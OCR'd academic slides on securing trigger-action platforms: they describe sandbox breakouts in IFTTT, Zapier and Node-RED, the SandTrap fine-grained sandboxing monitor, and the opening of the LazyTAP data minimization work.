
IFTTT sandbox breakout



User installs *benign* apps from the app store

Compromised: Trigger and action data of the benign apps of the ***other*** users


Zapier sandbox breakout



User installs a malicious app that poses as benign in app store

Compromised: Trigger and action data of other apps of the ***same*** user

Node-RED breakout



User installs a malicious app that poses as benign in app store

Compromised: Trigger and action data of other apps of the ***same*** user and ***the TAP*** itself

How to secure JavaScript apps on TAPs?

Approach: **access control** by secure ***sandboxing***

- IFTTT apps should not access ***modules***, while Zapier and Node-RED apps must
- Malicious Node-RED apps may abuse child_process to run arbitrary code, or may tamper with shared objects in the ***context***


Need access control at **module-** and **context-**level

- IFTTT apps should not access ***APIs*** other than
  - Trigger and Action APIs, Meta.currentUserTime and Meta.triggerTime
- IFTTT, Zapier, Node-RED apps may not leak sensitive ***values*** (like private URLs)

Need ***fine-grained*** access control at the level of **APIs** and their **values**


SandTrap: implementation

- Enforcing
  - *read*, *write*, *call*, *construct* policies
- Secure usage of modules
  - vs. `isolated-vm` and `Secure ECMAScript`
- Structural proxy-based
  - two-sided membranes
  - symmetric proxies
- Allowlisting policies at four levels
  - module, API, value, context



SandTrap: baseline vs. advanced policies

- To aid developers, need
  - Baseline policies once and ***for all apps per platform***
    - Set by platform
    - "No module can be `required` in IFTTT filter code"
  - Advanced policies ***for specific apps***
    - Set by platform but developers/users may suggest
    - "Only water utility nodes can access global variables"




SandTrap: benchmarking examples


Platform	Use case	Policy granularity	Example of prevented attacks
IFTTT	*Baseline*	Module/API	Prototype poisoning
	Tweet a photo from an Instagram post	Value	Leak/tamper with photo URL
zapier	*Baseline*	Module/API	Prototype poisoning
	Create a watermarked image	Value	Exfiltrate the photo
Node-RED	*Baseline*	Module/API	Attacks on the RED object, Run arbitrary code with child_process
	Water utility control	Context	Tamper with the tanks and pumps (in global context)

SandTrap takeaways

- Securely integrate third-party apps
- Structural proxy-based monitor to enforce fine-grained policies for JavaScript
  - Baseline and advanced
  - Module-, API-, value-, and context-levels
- Benchmarking on IFTTT, Zapier, and Node-RED



Data Minimization




LazyTAP: On-Demand Data Minimization for Trigger-Action Applications


Ahmadpanah, Hedin, Sabelfeld, *S&P 2023*

TAPs with queries

- Additional data source with **Queries**
  - Recently introduced in IFTTT, allowing for complex apps
  - Accessing private data e.g., calendar events, watched movies, and locations



Push-all approach in TAPs



"Every morning, post the title of the first office meeting to Slack"

Push-all approach

All trigger/query data to TAP independent of the app code


at odds with ***data minimization***

Data minimization

